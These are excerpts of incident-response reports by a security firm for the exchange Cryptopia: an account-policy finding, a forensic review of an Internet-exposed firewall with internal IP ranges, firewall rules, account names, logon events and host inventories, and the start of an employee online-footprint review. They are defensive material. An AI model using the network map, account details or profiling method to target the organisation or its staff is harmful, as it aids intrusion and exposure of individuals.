https://www.first.org/cvss/calculator/3.0#CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:O/RC:C

### Impact

Weak account policy settings increase the chances of accounts being compromised through brute-force or password guessing attacks, and under circumstance they may also extend the period during which an attacker has access to an account.

### Recommendations

- Ensure account lockout is enabled for all accounts after three failed login attempts.
- Ensure all accounts' passwords are set to expire after a set period.
- Ensure account policy settings are consistently enforced throughout the organisation.

### Details

There are several aspects of Cryptopia's account policy settings that can be improved in particular ways. The account policy settings are not applied to all accounts equally, which results in some accounts not being subject to an account lockout policy or a password expiry policy.

The account lockout policy, which is put in place to avoid brute-force attacks against users of the domain, was found to be disabled across the domain Similarly, passwords on several accounts are set to disable the automatic expiry of passwords, which may allow an attacker to persist access or compromise an account through password reuse. It is recommended to review accounts within Active Directory and to consistently apply account policy.


# CRYPTOPIA

Lancaster Firewall Incident Forensic Review

Version 1.0

Date: 01 March 2018

Pulse Security

# PROJECT STATUS

## PROJECT SUMMARY

| REPORT DATE | PROJECT NAME | [redacted] |
|---|---|---|
| March 1, 2018 | Forensic Review | |

## STATUS SUMMARY

Review completed

## SCOPE

| COMPONENT | ASSET | COMPLETED |
|---|---|---|
| Forensic Review | Windows Event Logs (See Appendix A for details) | Yes |
| | Christchurch Firewall Configuration | |
| | Phoenix Firewall Configuration | |
| | Lancaster Firewall Configuration | |

# EXECUTIVE SUMMARY

This is a report comprising the outcomes of a forensic review on the assets outlined in the Scope section of this document. This review was conducted within the dates of 23rd February 2018 and 1st March 2018.

Pulse Security was engaged on the 23rd February 2018 in response to the identification that the Lancaster firewall administrative interface was exposed to the Internet with default credentials. Upon identifying this potential security breach, the Lancaster firewall was powered off by Cryptopia staff.

No obvious bruteforce attempts or excessive failed logins from were identified as originating from the Lancaster or firewall SSL VPN ranges, however the use of the same IP range SSL VPN clients connecting to both the Lancaster and Christchurch firewalls makes it difficult to track where a specific machine has connected from. The actions taken by the 'mzw' and 'whittm01adm' accounts appear to be in-line with administrative duties, however the access should be reviewed and properly understood to confirm that this account's activity is legitimate.

At the time of the incident, the Lancaster, Christchurch and Phoenix firewalls were not configured to archive their logs to a remote server. This resulted in only minimal logs being available from the Christchurch firewall, and no logs were available from the Lancaster or Phoenix firewalls. The focus of the investigation turned to analyzing the Windows Event Logs from hosts which may have been potentially exposed by any compromise of the Lancaster firewall.

The investigation was provided with the Windows Event Logs from hosts within the CRYPTOPIA, TALULA and RESOLVE domains. The configurations of the Christchurch, Phoenix and Lancaster firewalls were also provided. The Windows logs were reviewed for successful and failed authentication events, which could have originated from a host or network that may have been compromised as a result of the exposed Lancaster firewall.

Recovering the Event Logs from all of the Windows hosts present within the Cryptopia environment proved unfeasible within the time available, however, the logs provided give reasonably good coverage across the environment for the purposes of understanding whether any unauthorised access has originated from the Lancaster office. A full list of hosts which were included in the review is provided in Appendix A.

Both the Christchurch and Lancaster firewalls are configured to allocate the same range of IP addresses to users of their respective SSL VPN Portal service. This use of the same address range on both devices makes it difficult to determine whether a host using these ranges has connected to the VPN provided by the Lancaster or Christchurch firewall.

The Christchurch firewall configuration provided only permits hosts in the Lancaster Desktop LAN (10.44.216.0/24) to Remote Desktop to hosts in the Christchurch Server Network (10.64.32.0/24). This is supported by the analysis of the logs Christchurch Server Network with the only activity originating from 10.44.216.0/24 being Remote Desktop connections. Hosts in the SSL VPN Portal range can access all hosts in the Christchurch Server Network using the MS-SQL (TCP 1433,1434) and HTTP-ALT (TCP 8080) protocols. SSL VPN users can also access specific hosts the Christchurch Server Network: 10.64.32.3 and 10.64.32.4, via RDP (TCP 3389), and the Gitopia host (10.64.32.50) via SSH (TCP 22).

The Phoenix firewall configuration lacks documentation and the effect of any firewall rules applied to connections originating from 10.44.0.0/16 Lancaster network are unclear, however the only Lancaster-related activity observed in the logs of the Phoenix-based hosts originated from the Lancaster jump host (VOWLANMGMT001).

Information provided to Pulse Security and comments in the Christchurch firewall configuration indicate that the VPN to the Lancaster office was configured on or around Thursday 22nd February 2018 NZDT. This date was used as a starting point for the log analysis

### TALULA Domain

The activity in the TALULA domain which originated from the Lancaster office consists of the 'whittm01adm' user making Remote Desktop connections to PWTALMDC001 and PWTALDSK008. The activity starts with a connection from the VOWLANMGMT001 Lancaster jump host to the PWTALMDC001 Talula domain controller at 23:54 Thursday 22nd February 2018 NZDT. Subsequent activity involves connections from VOWLANMGMT001 to the PWTALDSK008 host, with successful logons occurring at 00:36, 04:28 and 06:23 Friday 23rd February 2018 NZDT.

### CRYPTOPIA Domain

The activity of Lancaster-related hosts and user accounts in the CRYPTOPIA domain is more complex.

The first activity associated with Lancaster user 'mzw' in the relevant time window occurred at 22:50 Wednesday 21st February 2018 NZDT, and consists of a successful Remote Desktop connection to the VPWCHMGMT001 jump host from the MAWH host using the IP address of 10.212.134.201, which belongs to the range allocated to users of the SSL VPN Portal (10.212.134.200 - 10.212.134.210) that is present in both the Lancaster and Christchurch firewall configurations.

| TIMESTAMP (NZDT) | COMPUTER | EVENT LOG\ID | | DETAILS |
|---|---|---|---|---|
| 2018-02-21T22:50:16.636217+13:00 | VPWCHMGMT001.cryptopia.co.nz | SECURITY\4624<br>An account was successfully logged on | Account<br>Source Workstation<br>Source IP Address<br>Logon Type<br>Auth. Package | CRYPTOPIA\mzw<br>MAWH<br>10.212.134.201<br>3<br>NTLM V2 |

This is followed by further successful Remote Desktop connections on Thursday 22nd February 2018 NZDT from the MAWH host using IPs 10.212.134.202 and 10.212.134.203.

| TIMESTAMP (NZDT) | COMPUTER | EVENT LOG\ID | | DETAILS |
|---|---|---|---|---|
| 2018-02-22T03:13:14.406136+13:00 | VPWCHMGMT001.cryptopia.co.nz | SECURITY\4624<br>An account was successfully logged on | Account<br>Source Workstation<br>Source IP Address<br>Logon Type<br>Auth. Package | CRYPTOPIA\mzw<br>MAWH<br>10.212.134.202<br>3<br>NTLM V2 |
| 2018-02-22 03:24:10.870685+13:00 | VPWCHMGMT001.cryptopia.co.nz | SECURITY\4624<br>An account was successfully logged on | Account<br>Source Workstation<br>Source IP Address<br>Logon Type<br>Auth. Package | CRYPTOPIA\mzw<br>MAWH<br>10.212.134.203<br>3<br>NTLM V2 |

The next RDP connection to VPWCHMGMT001 by 'mzw' occurs at 03:51 and originates from the RESOLVE-12A647T host using IP 10.212.134.202. Another Lancaster user, 'jrw', also successfully connects via Remote Desktop to VPWCHMGMT001 at 04:05 from the RESOLVE-12A647T host.

| TIMESTAMP (NZDT) | COMPUTER | EVENT LOG\ID | | DETAILS |
|---|---|---|---|---|
| 2018-02-22T03:51:19.957887+13:00 | VPWCHMGMT001.cryptopia.co.nz | SECURITY\4624<br>An account was successfully logged on | Account<br>Source Workstation<br>Source IP Address<br>Logon Type<br>Auth. Package | CRYPTOPIA\mzw<br>RESOLVE-12A647T<br>10.212.134.202<br>3<br>NTLM V2 |

| TIMESTAMP (NZDT) | COMPUTER | EVENT LOG\ID | | DETAILS |
|---|---|---|---|---|
| 2018-02-22 04:05:09.835721+13:00 | VPWCHMGMT001.cryptopia.co.nz | SECURITY\4624<br>An account was successfully logged on | Account<br>Source Workstation<br>Source IP Address<br>Logon Type<br>Auth. Package | CRYPTOPIA\jrw<br>RESOLVE-12A647T<br>10.212.134.202<br>3<br>NTLM V2 |

At 04:08 and 09:39, the 'mzw' account RDPs to VPWCHMGMT001 again from the MAWH host connecting from the IP range allocated to users of the SSL VPN.

| TIMESTAMP (NZDT) | COMPUTER | EVENT LOG\ID | | DETAILS |
|---|---|---|---|---|
| 2018-02-22T04:08:23.739517+13:00 | VPWCHMGMT001.cryptopia.co.nz | SECURITY\4624<br>An account was successfully logged on | Account<br>Source Workstation<br>Source IP Address<br>Logon Type<br>Auth. Package | CRYPTOPIA\mzw<br>MAWH<br>10.212.134.203<br>3<br>NTLM V2 |
| 2018-02-22T09:39:13.026597+13:00 | VPWCHMGMT001.cryptopia.co.nz | SECURITY\4624<br>An account was successfully logged on | Account<br>Source Workstation<br>Source IP Address<br>Logon Type<br>Auth. Package | CRYPTOPIA\mzw<br>MAWH<br>10.212.134.201<br>3<br>NTLM V2 |

The VPWCHMGMT001 host records another Remote Desktop logon from 'mzw' using the MAWH host from IP 10.212.134.201 at 11:21 Thursday 22nd February 2018 NZDT, before the next connection using 'mzw' occurs at 22:55 from the MAWH host, this time using the Lancaster Desktop LAN IP address of 10.44.216.13.

| TIMESTAMP (NZDT) | COMPUTER | EVENT LOG\ID | | DETAILS |
|---|---|---|---|---|
| 2018-02-22T11:21:27.114947+13:00 | VPWCHMGMT001.cryptopia.co.nz | SECURITY\4624<br>An account was successfully logged on | Account<br>Source Workstation<br>Source IP Address<br>Logon Type<br>Auth. Package | CRYPTOPIA\mzw<br>MAWH<br>10.212.134.201<br>3<br>NTLM V2 |
| 2018-02-22T22:55:47.099011+13:00 | VPWCHMGMT001.cryptopia.co.nz | SECURITY\4624<br>An account was successfully logged on | Account<br>Source Workstation<br>Source IP Address<br>Logon Type<br>Auth. Package | CRYPTOPIA\mzw<br>MAWH<br>10.44.216.13<br>3<br>NTLM V2 |

Successful Remote Desktop connections are subsequently made using the 'mzw' account from MAWH using IP 10.212.134.200 at 05:02, 21:34, 22:01, and 22:04 on Friday 23rd February 2018 NZDT. No further connections from the Lancaster subnets can be observed in the logs provided.

As hosts using the 10.212.134.200-210 group of addresses could potentially have authenticated to the VPN hosted by the Christchurch or the Lancaster firewalls, it cannot be determined which of these connections originate from the potentially-compromised Lancaster firewall.

**RESOLVE Domain**

Event logs belonging to hosts in the Lancaster RESOLVE domain were reviewed for unsuccessful authentication attempts and signs of suspicious activity. No unsuccessful authentication was identified as originating from

outside of the 10.44.216.0\24 Lancaster Desktop LAN and the numbers of unsuccessful authentications are not remarkable. There is however an entry in the PowerShell log of the VOWLANMGMT001 host which indicates the 'C:\Users\WHITTM~1\AppData\Local\Temp\pss1D29.ps1' PowerShell script was executed at 04:37 Friday 23rd February 2018 NZDT, as the investigation does not have access to the host filesystems, it is recommended that the contents of this file be investigated and checked for malicious indicators.

**Recommendations**

- Implement a secure, centralized log archiving solution.
- Implement host logging recommendations specified in the relevant Security Technical Implementation Guides (STIGs).
- Review the configuration and deployment of the SSL VPN to ensure it is in-line with best practice.
- All firewall objects should be appropriately named and comments should include the date, the individual making the change, a brief summary of the change, and a reference to the change management ticket or identifier associated with the change.

Unless otherwise specified, times given in this summary are approximates rounded down to the minute.

# APPENDIX A

Hosts for which Windows Event Logs were provided.

### LANCASTER HOSTS

| | | | |
|---|---|---|---|
| DESKTOP-33C39OF | DESKTOP-4CL6OUC | DESKTOP-EQI9AIC | DESKTOP-F6I3AES |
| DESKTOP-FO7JE9H | DESKTOP-HITEK8J | DESKTOP-KCJTBDU | DESKTOP-VEO38KM |
| WIN-VE8UIBOAOJO | MAWH | RESOLVE-12A647T | RESOLVE-4R0RP56 |
| RESOLVE-H1EJOKQ | VOWLANDC001 | VOWLANMGMT001 | WIN-8E02MV46UPQ |

### CHRISTCHURCH HOSTS

| | | | |
|---|---|---|---|
| BPWCHBUILD001 | BPWCHCBACKUP001 | BPWCHSITE001 | BUILDTOPIA |
| DATABASE | REDIS | TESTWEBNODE1 | VOWCHCJIRA001 |
| VPWCHDC001 | VPWCHMGMT001 | VPWCHMGMT003 | VPWCHTESTSQL001 |
| VWCHCDEPLOY001 | VWCHCDEVSQL001 | VWCHCMAN002 | VWCHCPERF002 |
| VWCHCPERF003 | VWCHCTFS001 | VWCHCWSUS001 | |

### PHOENIX HOSTS

| | | | |
|---|---|---|---|
| PWTALADM001 | PWTALAPP001 | PWTALBAK001 | PWTALCHE001 |
| PWTALCHE002 | PWTALCHE003 | PWTALCHE004 | PWTALDSK001 |
| PWTALDSK004 | PWTALDSK005 | PWTALDSK006 | PWTALDSK007 |
| PWTALDSK008 | PWTALDSK009 | PWTALFFS001 | PWTALJMP003 |
| PWTALMAN001 | PWTALMAN01 | PWTALMDC001 | PWTALMGT001 |
| PWTALMGT002 | PWTALSCA001 | PWTALSQL001 | PWTALSQL002 |
| PWTALSQL003 | PWTALSQL004 | PWTALSQL005 | PWTALSQL006 |
| PWTALSQL007 | PWTALSQL008 | PWTALSQL009 | PWTALSQL010 |
| PWTALTMPWEB001 | PWTALWEB001 | PWTALWEB002 | PWTALWEB003 |
| PWTALWEB004 | PWTALWEB005 | PWTALWEB006 | PWTALWEB007 |
| PWTALWEB008 | PWTALWEB009 | PWTALWEB010 | PWTALWEB011 |
| PWTALWEB012 | PWTALWEB013 | PWTALWEB014 | PWTALWEB015 |
| PWTALWEB016 | PWTALWEB017 | PWTALWEB018 | PWTALWEB019 |
| PWTALWEB020 | PWTALWEB021 | PWTALWEB022 | PWTALWEB023 |
| PWTALWEB024 | PWTALWEB025 | PWTALWEB026 | PWTALWEB027 |
| PWTALWEB028 | PWTALWEB029 | PWTALWEB030 | PWTALWEB030 |
| PWTALWEB031 | PWTALWEB032 | PWTALWEB033 | PWTALWEB034 |
| PWTALWEB035 | PWTALWEB036 | PWTALWEB037 | PWTALWEB038 |
| PWTALWEB039 | PWTALWEB040 | PWTALWEB041 | PWTALWEB042 |
| PWTALWEB043 | PWTALWEB044 | PWTALWEB045 | PWTALWEB046 |
| PWTALWEB047 | PWTALWEB048 | PWTALWEB049 | PWTALWEB050 |
| PWTALWEB051 | PWTALWEB052 | PWTALWEB053 | PWTALWEB054 |
| PWTALWEB055 | PWTALWEB056 | PWTALWEB057 | PWTALWEB058 |

| | | | |
|---|---|---|---|
| PWTALWEB059 | PWTALWEB060 | PWTALWEB061 | PWTALWEB062 |
| PWTALWEB063 | PWTALWEB064 | PWTALWEB065 | PWTALWEB066 |
| PWTALWEB067 | PWTALWEB068 | PWTALWEB069 | PWTALWEB070 |
| PWTALWEB071 | PWTALWEB072 | PWTALWEB073 | PWTALWEB074 |
| PWTALWEB075 | PWTALWEB076 | PWTALWEB077 | PWTALWEB078 |
| PWTALWEB079 | PWTALWEB080 | PWTALWEB081 | PWTALWEB081 |
| PWTALWEB082 | PWTALWEB083 | PWTALWEB084 | PWTALWEB085 |
| PWTALWEB086 | PWTALWEB33 | PWTALWEB34 | PWTALWEB35 |
| PWTALWEB36 | PWTALWEB39 | PWTALWEB40 | PWTALWEB60 |
| PWTALWEB80 | PWTALWSUS001 | VWTALSTAGE001 | BPWPHXCACHE100 |
| BPWPHXDC001 | BPWPHXWEB001 | BPWPHXWEB003 | BPWPHXWEB006 |
| BPWPHXWEB007 | BPWPHXWEB008 | BPWPHXWEB009 | BPWPHXWEB010 |
| BPWPHXWEB011 | BPWPHXWEB012 | PWTALDSK002 | PWTALDSK010 |
| PWTALMDC002 | | | |


# CRYPTOPIA LIMITED

Staff Internet Footprint, February – March 2018

Version 1.0

Date: 09 March 2018

# EXECUTIVE SUMMARY

This is a report comprising the outcomes of a review of the publicly-available information concerning Cryptopia and Intranel staff available online. The review included of public social media profiles, the WHOIS registry, the New Zealand Companies office, and any other Internet resources which could be linked to the individual. The review was performed within the dates of 1st February 2018 and 9th March 2018.

Pulse Security was provided with a list of Cryptopia and Intranel employees, which consisted of their full name, a work email address, and often a personal email address and/or online alias. This information was used identify online content associated with the employees. Best efforts were made to ensure the information and the individuals identified within this are correct, however there may be some inaccuracies. In some cases, it was not possible to confidently identify individuals.

The biggest concern with regards to exposed employee information comes from addresses and phone numbers available in WHOIS records for domains associated with the individual. A number of online resources also cache this information, sometimes providing a historical record of addresses and numbers.

The online Companies Register operated by the New Zealand Companies register also provides the home addresses of individuals in an anonymously searchable database. Concealing this information is more difficult and in similar manner to WHOIS records, the historical data is not removed and remains available online.

To a lesser extent, employee details such as phone numbers have been exposed either deliberately or accidentally via social media profiles or documents which have been indexed by search engines.

Of the 66 employees included in the review, over 15 unique New Zealand phone numbers and more than 22 addresses were identified and, as much of the information comes from WHOIS and Companies Office records, these employees are often in more senior roles.

Pulse Security recommends that Cryptopia and Intranel use this document as a basis for educating users about the extent that their personal contact details (address and phone number) can be located online. Unfortunately, in many cases there may be little that can be done to remove this information from the Internet.

While researching Cryptopia employees using the LinkedIn social network, a small number of individuals were identified as listing themselves as working for Cryptopia when a closer inspection of their background and claims suggests this is not the case. LinkedIn users who were identified as potentially misrepresenting their relationship with Cryptopia have been listed at the end of this report.

## APPROACH AND METHODOLOGY


The review used a provided list of Cryptopia and Intranel employees to identify employee social media profiles and other online content. The following guidelines were applied to locating online user content:


- Only accounts for Facebook, LinkedIn, Twitter and Instagram were used.
- User content was reviewed from the perspective of an authenticated user of the platform, who was not a “friend” or “follower” of the target user.
- Content on platforms other than the four mentioned above was either accessed as an unauthenticated user or via the Google search cache.

